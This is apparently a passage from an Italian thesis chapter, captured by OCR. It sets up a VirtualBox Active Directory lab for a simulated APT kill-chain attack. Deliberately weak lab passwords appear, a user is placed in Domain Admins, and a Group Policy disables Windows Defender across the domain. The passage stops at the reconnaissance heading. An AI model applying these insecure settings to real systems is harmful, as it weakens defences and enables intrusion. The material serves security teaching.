
3.1.2 Windows Server 2019 e Active Directory

In questo paragrafo verrà illustrato l'intero iter necessario alla configurazione del Server, dell'Active Directory e la gestione di tutti i computer membri. Come nel caso di Kali Linux il primo passaggio è quello di ottenere il file ISO per l'installazione reperibile sul sito ufficiale. Dopo aver installato l'ultima versione bisogna importare l'immagine ISO su Virtual Box. Come anche nel caso di Kali Linux vengono assegnati 4 CPU, 4 GByte di RAM e come rete l'impostazione NAT così da avere un IP privato unico. Tutte queste risorse sono necessarie unicamente nella fase di configurazione in quanto, successivamente, ai fini della simulazione non è necessario assegnare così tante risorse per lo svolgimento.


Avviando la macchina nella fase di configurazione, Windows ci chiederà di inserire la versione del Server di cui abbiamo bisogno e per questioni legate al nostro utilizzo selezioniamo `Windows Server 2019 Standard Evaluation`. Andando avanti nella configurazione, selezionando `Avanti` per ogni scheda arriveremo alla richiesta di inserire una password per il nostro Server; per motivi pratici la password scelta è `P@$$Word`. Dopo aver inserito la password il computer si avvierà e automaticamente verrà mostrato il software necessario per la configurazione, ovvero Server Manager.
Prima di intervenire direttamente sul setup dell'Active Directory risulta comodo andare a rinominare il computer, nel caso della simulazione sarà `SYSTEM-DC`, dove `SYSTEM.local` è il nome che verrà dato all'Active Directory, mentre `DC` sta per Domain Controller, ovvero il ruolo che ricoprirà la macchina. Riavviando il computer avremo correttamente cambiato il nome alla macchina e saremo pronti a configurare il sistema. Avviando Server Manager si presenterà con la seguente interfaccia.




Una volta avviato il software bisogna andare su `Gestione` e, una volta aperto il menù a tendina, selezionare `Aggiungi ruoli e funzionalità`




Verrà aperta una scheda chiamata `Aggiunta guidata ruoli e funzioni`, bisogna selezionare `Avanti` fino ad arrivare a `Ruoli Server` e selezionare `Servizi di dominio Active Directory` e `Server DNS`.




Successivamente selezionare `Avanti` fino alla possibilità di selezionare `Installa`. Dopo aver eseguito questi comandi avremo la possibilità di promuovere il Server in Domain Controller. Per fare ciò andiamo sulla notifica che spunterà in alto a destra e selezioniamo `Alza di livello il server a controller di dominio`.



Una volta selezionato si aprirà una scheda chiamata `Configurazione guidata Servizi di dominio Active Directory` dove dobbiamo selezionare `Aggiungi nuova foresta` e assegnare il nome che più preferiamo per l'Active Directory, in questo caso `SYSTEM.local`.




Aggiungendo una nuova foresta avremo creato la nostra Active Directory e andando avanti nella configurazione ci verrà chiesto di inserire una password per il ripristino dei servizi dell'Active Directory, la password che verrà inserita per il caso della simulazione è uguale a quella usata per il Server, ovvero `P@$$Word`.




Arrivati a questo punto possiamo andare a selezionare `Avanti` fino all'installazione. Completata l'installazione il nostro Windows Server 2019 sarà configurato come Domain Controller e l'Active Directory sarà configurata.

3.1.3 Windows 10

La configurazione dei computer Windows 10 è fondamentale ai fini della simulazione, in quanto rappresentano i veri utilizzatori del sistema. Dopo aver reperito il file ISO dal sito ufficiale si comincia la realizzazione della macchina virtuale su Virtual Box. Questa macchina Windows, come tutte le altre macchine, viene configurata con 4 CPU, 4 Gbyte di RAM e NAT per assegnare alla macchina un IP privato.Come versione di Windows da installare è importante selezionare la versione Windows 10 Enterprise. Una volta avviata la macchina partirà in automatico la configurazione di Windows, dove dobbiamo selezionare `Avanti`




fino ad arrivare alla schermata dove ci viene chiesto di accedere con un account Microsoft, dove noi, invece di inserire delle credenziali, dobbiamo selezionare `Aggiunta a un dominio.`




A questo punto ci verrà chiesto il nome del nostro utente ed una password, per la simulazione andiamo ad inserire come nome `Mario Rossi` e come password `Password1!.` Inserite anche le domande di sicurezza per il ripristino dell'account, possiamo andare avanti nella configurazione fino a concluderla in quanto non ci verrà chiesto nulla di fondamentale per far sì che l'attacco abbia successo. Una volta configurato andiamo a cambiare il nome al nostro computer in `ROSSI.`

3.1.4 Utenti, Computer e Group Policy

Dopo aver configurato il nostro computer Windows 10, il Windows Server 2019 e l'Active Directory è ora il momento di andare a configurare gli utenti in modo da assegnare a questi ultimi dei ruoli ed inserire delle Group Policy per gestire l'intero sistema affinché l'attacco abbia successo. Per fare ciò bisogna usare il Windows Server 2019 e, sempre su Server Manager, bisogna selezionare `Strumenti` e successivamente `Utenti e computer di Active Directory.`




Ci verrà mostrata una pagina nella quale, se selezionato `SYSTEM.local` tutti i Computer, Domain Controller, e gli User della nostra Active Directory compariranno. Andando a selezionare proprio la cartella troveremo tutte le tipologie di utenti pre-impostati.




Si crea una cartella per spostare tutti questi utenti e concentrandosi solo su quelli strettamente necessari per la simulazione, ovvero gli utenti built-in come Administrator, il quale è membro di gruppi particolari, come `Domain Admin`, `Administrator`, `Enterprise Admin` e altri gruppi con privilegi elevanti.Generalmente un utente come `Administrator` è l'utente che ha il compito di gestire in prima persona il Domain Controller, quindi è il nostro target finale. Ai fini di simulare un attacco con movimenti laterali è necessario avere altri utenti, in particolar modo l'utente che sarà soggetto alla prima fase dell'attacco, ovvero l'utente `Mario Rossi`. E' fondamentale che questo utente faccia parte di un gruppo con privilegi abbastanza alti, fenomeno non raro in un'Active Directory gestita non nel migliore dei modi.


I gruppi ai quali `Mario Rossi` può far parte sono `Domain Admin`, `Enterprise` e `Schema Admins`. Nel caso della simulazione si è deciso di assegnare come gruppo il `Domain Admin`, in quanto molto spesso viene assegnato a questo gruppo un utente che ha il compito di amministrare un settore specifico o un utente con ruoli particolari. Per fare ciò è necessario premere il `Tasto Destro > Nuovo > Utente` e inserire le informazioni




Si inserisce una password, la quale deve combaciare con quella inserita nella macchina dell'utente su Windows 10, ovvero `Password1!` e si seleziona `Nessuna scadenza password`, e premendo `Avanti` verrà creato il nostro utente `Mario Rossi`, che dovrà, necessariamente, essere inserito nel gruppo corretto. Selezionando il nuovo utente troveremo la scheda `Membro di`, nel quale sarà presente già un gruppo ovvero `Domain Users`, gruppo base per far parte della foresta `SYSTEM.local`, vi sarà un bottone `Aggiungi...` dove potremmo inserire il gruppo `Domain Admin`.



Ora, configurato l'utente `Mario Rossi` bisogna andare ad inserire nel Domain Controller il Computer configurato prima. Per fare ciò si va a configurare un DNS (Domain Name System) statico al computer `ROSSI`. L'IP del DNS che andremo ad inserire è quello del DC. Il modo per configurare il DNS è aprire le impostazioni di rete, nella quale dobbiamo selezionare `Modifica opzioni scheda`




Una volta aperta questa pagina ci verrà chiesto di selezionare la scheda di rete con la quale ci connettiamo all'Active Directory, nel nostro caso tramite Ethernet. `Tasto destro sulla scheda > Proprietà > Doppio Click su Protocollo Internet versione 4 (TCP/IPv4)` e ci verrà aperta la scheda per cambiare IP del DNS, nel nostro caso L'IP del DC è `192.168.57.6`




Fatto ciò bisogna aprire dalle impostazioni `Accedi all'azienda o all'istituto di istruzione` e una volta selezionato `Connetti`, ci verrà chiesto di accedere con un account aziendale ma dobbiamo selezionare l'opzione in basso, ovvero `Aggiungi il dispositivo ad un dominio locale di Active Directory`




Ci verrà chiesto di inserire le credenziali, andranno inserite quelle di `Administrator` e successivamente selezionare `Ignora`. Tornando sul Domain Controller, su `Utenti e computer di Active Directory` dovremmo trovare nella lista dei computer `ROSSI`




L'ultimo passo per configurare l'Active Directory è inserire le `Group Policy`, necessarie per garantire la corretta riuscita dell'attacco. L'unica Group Policy che andremo ad inserire è la regola che disattiva Windows Defender su ogni computer. Il noto antivirus nativo di Windows è soggetto a continui aggiornamenti, i quali potrebbero compromettere la riuscita della simulazione. Per andare a impostare la Group Policy bisogna cercare nella barra di ricerca `Gestione Criteri di gruppo` ed eseguirlo come amministratore




Una volta aperto, bisogna posizionare il mouse su `SYSTEM.local` (il nome della nostra AD) e premere `Tasto Destro > Crea un oggetto Criteri di gruppo in questo dominio e crea qui un collegamento…` e ci verrà chiesto di inserire il nome che vogliamo assegnare alla Group Policy, nel nostro caso `Disable Windows Defender`. Una volta confermato il nome troveremo nella lista la nuova regola la quale andrà modificata con `Tasto Destro > Modifica`. Verrà aperta la seguente scheda.



Bisogna `selezionare Configurazione Computer > Criteri > Modelli amministrativi > Componenti di Windows > Windows Defender Antivirus` e sulla destra ci sarà `Disabilità Windows Defender Antivirus` , e con un `Doppio Click` ci verrà aperta una scheda dove sarà necessario selezionare `Attivata`.



Fatto ciò bisogna chiudere la scheda e ritornare `su Gestione Criteri di gruppo`, aprire la scheda relativa alla nostra regola e successivamente `Tasto Sinistro > Imposta`. Abbiamo finalmente configurato l'intero sistema e ora saremo pronti ad attaccare.



3.2 APT Kill Chain

Entriamo ora nel vivo dell'attacco che prende il nome di Advanced Persistent Threat Kill Chain, ovvero un attacco avanzato e duraturo divise in fasi specifiche. Le fasi adattate per la simulazione sono:

1. **Reconnaissance**
2. **Weaponization**
3. **Delivery**
4. **Exploitation**
5. **Lateral Movement e Data Gathering**
6. **Action on Objectives**

Tutte le fasi sono fondamentali al fine di realizzare un attacco resistente e capace di resistere ad eventuali interventi da parte di difensori del target.


3.2.1 Recoinnaissance

Si tratta della prima fase nella catena dell'attacco APT. Questa fase è fondamentale per garantire il successo in quanto verranno raccolte più informazioni possibili legate alla vittima come il proprio lavoro, il nome, numero telefono, indirizzo email e tanto altro. Nel caso della simulazione, essendo un attacco rivolto ad un sistema, la tipologia di ricognizione delle informazioni è decisamente più articolato.

